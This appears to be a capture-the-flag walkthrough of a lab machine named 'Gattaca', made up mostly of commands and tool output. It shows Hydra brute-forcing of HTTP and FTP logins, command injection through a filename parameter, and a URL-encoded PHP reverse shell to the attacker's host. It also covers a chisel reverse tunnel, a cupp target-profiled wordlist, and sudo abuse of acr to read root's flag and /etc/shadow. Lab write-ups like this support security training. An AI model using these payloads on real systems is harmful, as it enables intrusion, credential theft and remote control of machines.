
Gattaca


```
netdiscover -r 192.168.0.0/24
192.168.0.37    08:00:27:37:52:33      1      60  PCS Systemtechnik GmbH

nmap -sS --open -p- -Pn -n -v --min-rate 5000 192.168.0.37
PORT   STATE SERVICE
80/tcp open  http


nmap -sCV -p80 -Pn -n -v --min-rate 5000 192.168.0.37
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Gattaca
|_http-server-header: Apache/2.4.57 (Debian)
|_http-favicon: Unknown favicon MD5: F6E5543549D52044D8A044B792470
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
```




cards.php




```
root@kali: /home/guel
┌──(root㉿kali)-[/home/guel]
└─# hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.0.37 http-get /cards.php
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 12:32:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-get://192.168.0.37:80/cards.php
[80][http-get] host: 192.168.0.37   login: admin   password: admin12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 12:32:31
```





```
43            </div>
44
45            <!-------------About----------->
46            <section id="contact" class="section-padding">
47                <div class="container">
48                    <div class="text-head">
49                    </div>
50                    <div class="row">
51                        <div class="col-md-7 col-sm-7 col-xs-12 width-set-60">
52                <h1>Card Manager</h1>
53    <form action="" method="POST">
54        <label for="filename">Read the available cards</label><br>
55        <input type="text" id="filename" name="filename"><br>
56       <br></br>
57        <input type="submit" value="Submit" class="btn btn-danger">
58    </form>
59        <div class="text-head">
60        <br></br>
61        <h3>Available cards: </h3>
62    <br></br>
63        <li>adenine.txt</li><li>cytosine.txt</li><li>guanine.txt</li><li>thymine.txt</li>Malicious Request Denied!
64                            </div>
65                        </div>
66                        </div>
67                    </div>
68                </div>
69            </section>
70
```


POST to GET


http://192.168.0.37


```
1  POST /cards.php HTTP/1.1
2  Host: 192.168.0.37
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 14
9  Origin: http://192.168.0.37
10 Authorization: Basic YWRtaW46YWRtaW4xMjM0NQ==
11 Connection: keep-alive
12 Referer: http://192.168.0.37/cards.php
13 Cookie: voted=1
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 filename=%3Bid
```



rev shell url encoded


Replay
New Session
Search...
Default Collection
http://192.168.0.37
Cancel
Request
Clear
Response
GET /cards.php?filename=%3Bphp%20-r%20%27%24sock%3Dfsockopen%28%22192.168.0.36%22%2C443%29%3Bsystem%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27 HTTP/1.1
Host: 192.168.0.37
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://192.168.0.37
Authorization: Basic YWRtaW46YWRtaW4xMjM0NQ==
Connection: keep-alive
Referer: http://192.168.0.37/cards.php
Cookie: voted=1
Upgrade-Insecure-Requests: 1
Priority: u=0, i


┌──(root㉿kali)-[/home/guel]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.37] 44256
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)


www-data@gattaca:/home/v.freeman$ ss -tulun
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Proces
s
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 32 0.0.0.0:21 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:*

```
www-data@gattaca:/var/www$ cat ftppolicy.txt
** IMPORTANT **
Remember, when changing your password it must contain these requirements:

1. Must be 8 characters or longer
2. Must contain numbers
3. Must contain special characters


Don't waste time with v.freeman and rockyou.txt
```

Elenco

Nome	Personagem
Ethan Hawke	Vincent Freeman
Uma Thurman	Irene Cassini
Gore Vidal	Diretor Josef
Xander Berkeley	Dr. Lamar
Jayne Brook	Marie Freeman
Maya Rudolph	Enfermeira
Una Damon	Enfermeira Chefe
Elizabeth Dennehy	Prof. pré-escola

lets try cupp tool with Irene Cassini

```
┌──(root㉿kali)-[/home/guel]
└─# cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
  print("      \                  # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m            # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
  print("        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m        # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
  print("          \033[1;31m(__)    )\ \033[1;m  ")

  cupp.py!                  # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--||        [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]
```

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Irene
> Surname: Cassini
> Nickname:
> Birthdate (DDMMYYYY):


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
```

```
> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y
```

```
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to irene.txt, counting 5240 words.
[+] Now load your pistolero with irene.txt and shoot! Good luck!
```

as port 21 is filtered, bring it with chisel doing a port forwarding

```
www-data@gattaca:/tmp$ chmod +x chisel
www-data@gattaca:/tmp$ ./chisel client 192.168.0.36:1234 R:2121:127.0.0.1:21
2025/04/23 13:37:12 client: Connecting to ws://192.168.0.36:1234
2025/04/23 13:37:12 client: Connected (Latency 5.674165ms)
```

```
┌──(root㉿kali)-[/home/guel/Resources]
└─# chisel server -p 1234 --reverse
2025/04/23 14:37:12 server: Reverse tunnelling enabled
2025/04/23 14:37:12 server: Fingerprint nCbqf51vM1d2DDW/6z/GqK6I26xLb0PnAfsKLB2K/HI=
2025/04/23 14:37:12 server: Listening on http://0.0.0.0:1234
2025/04/23 14:37:14 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/04/23 14:37:14 server: session#1: tun: proxy#R:2121⇒21: Listening
hydra -l v.freeman -P v.freeman.txt ftp://192.168.0.37^[[A
```

now use hydra

```
┌──(root㉿kali)-[/home/guel]
└─# hydra -l i.cassini -P irene.txt ftp://127.0.0.1 -s 2121 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 14:47:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5240 login tries (l:1/p:5240), ~328 tries pe
[DATA] attacking ftp://127.0.0.1:2121/
[2121][ftp] host: 127.0.0.1   login: i.cassini   password: 1r3n3!$%
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 14:47:39
```


```
www-data@gattaca:/tmp$ ftp localhost
Trying [::1]:21 ...
ftp: Can't connect to `::1:21': Connection refused
Trying 127.0.0.1:21 ...
Connected to localhost.
220 (vsFTPd 3.0.3)
Name (localhost:www-data): i.cassini
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32645|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 May 08  2024 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||19668|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
  0% |
100% |**********************************************************************************************
   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (13.63 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||26844|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 May 08  2024 user.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
www-data@gattaca:/tmp$ cat user.txt
```

same pass for su

```
www-data@gattaca:/tmp$ su i.cassini
Password:
i.cassini@gattaca:/tmp$ id
uid=1001(i.cassini) gid=1001(i.cassini) groups=1001(i.cassini)
i.cassini@gattaca:/tmp$
```

```
i.cassini@gattaca:/tmp$ sudo -l
Matching Defaults entries for i.cassini on gattaca:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User i.cassini may run the following commands on gattaca:
    (ALL : ALL) NOPASSWD: /usr/bin/acr
```



```
i.cassini@gattaca:/tmp$ ls -la
total 9176
drwxrwxrwt  2 root      root         4096 Apr 23 14:12 .
drwxr-xr-x 18 root      root         4096 Feb 12  2024 ..
-rwxr-xr-x  1 www-data  www-data  9371800 Apr 23 13:36 chisel
-rwx--x--x  1 root      root          455 Apr 23 14:01 configure
-rw-r--r--  1 i.cassini i.cassini      30 Apr 23 14:08 configure.acr
-rw-r--r--  1 www-data  www-data       33 May  7  2024 user.txt
i.cassini@gattaca:/tmp$ rm configure.acr
i.cassini@gattaca:/tmp$ sudo /usr/bin/acr -m
error: file configure.acr not found
i.cassini@gattaca:/tmp$ sudo /usr/bin/acr -d /root/root.txt
acr: parsing '/root/root.txt'
0001 | bd1061ef36aca528a49f69c00f1feb66
     |   env bd1061ef36aca528a49f69c00f1feb66
0003 | NOP
0003 | Invalid operator 'NOP' in assignment.
acr: error handled by acr.
i.cassini@gattaca:/tmp$ sudo /usr/bin/acr -d /root/.ssh/id_rsa
error: file /root/.ssh/id_rsa not found
i.cassini@gattaca:/tmp$ sudo /usr/bin/acr -d /root/.ssh/authorized_keys
error: file /root/.ssh/authorized_keys not found
i.cassini@gattaca:/tmp$ sudo /usr/bin/acr -d /etc/shadow
acr: parsing '/etc/shadow'
0001 | root:$y$j9T$CCI8jm8uqBwEEKmYCfjVi1$fUWjotyp4M8oM2wpoE/jaUg9MU7GPVJ7mE8UMRy/xZA:19852:0:99999:7:::
     |   env root:$y$j9T$CCI8jm8uqBwEEKmYCfjVi1$fUWjotyp4M8oM2wpoE/jaUg9MU7GPVJ7mE8UMRy/xZA:19852:0:99999:7:::
0003 | daemon:*:19765:0:99999:7:::
0003 | Invalid operator 'daemon:*:19765:0:99999:7:::' in assignment.
acr: error handled by acr.
i.cassini@gattaca:/tmp$
```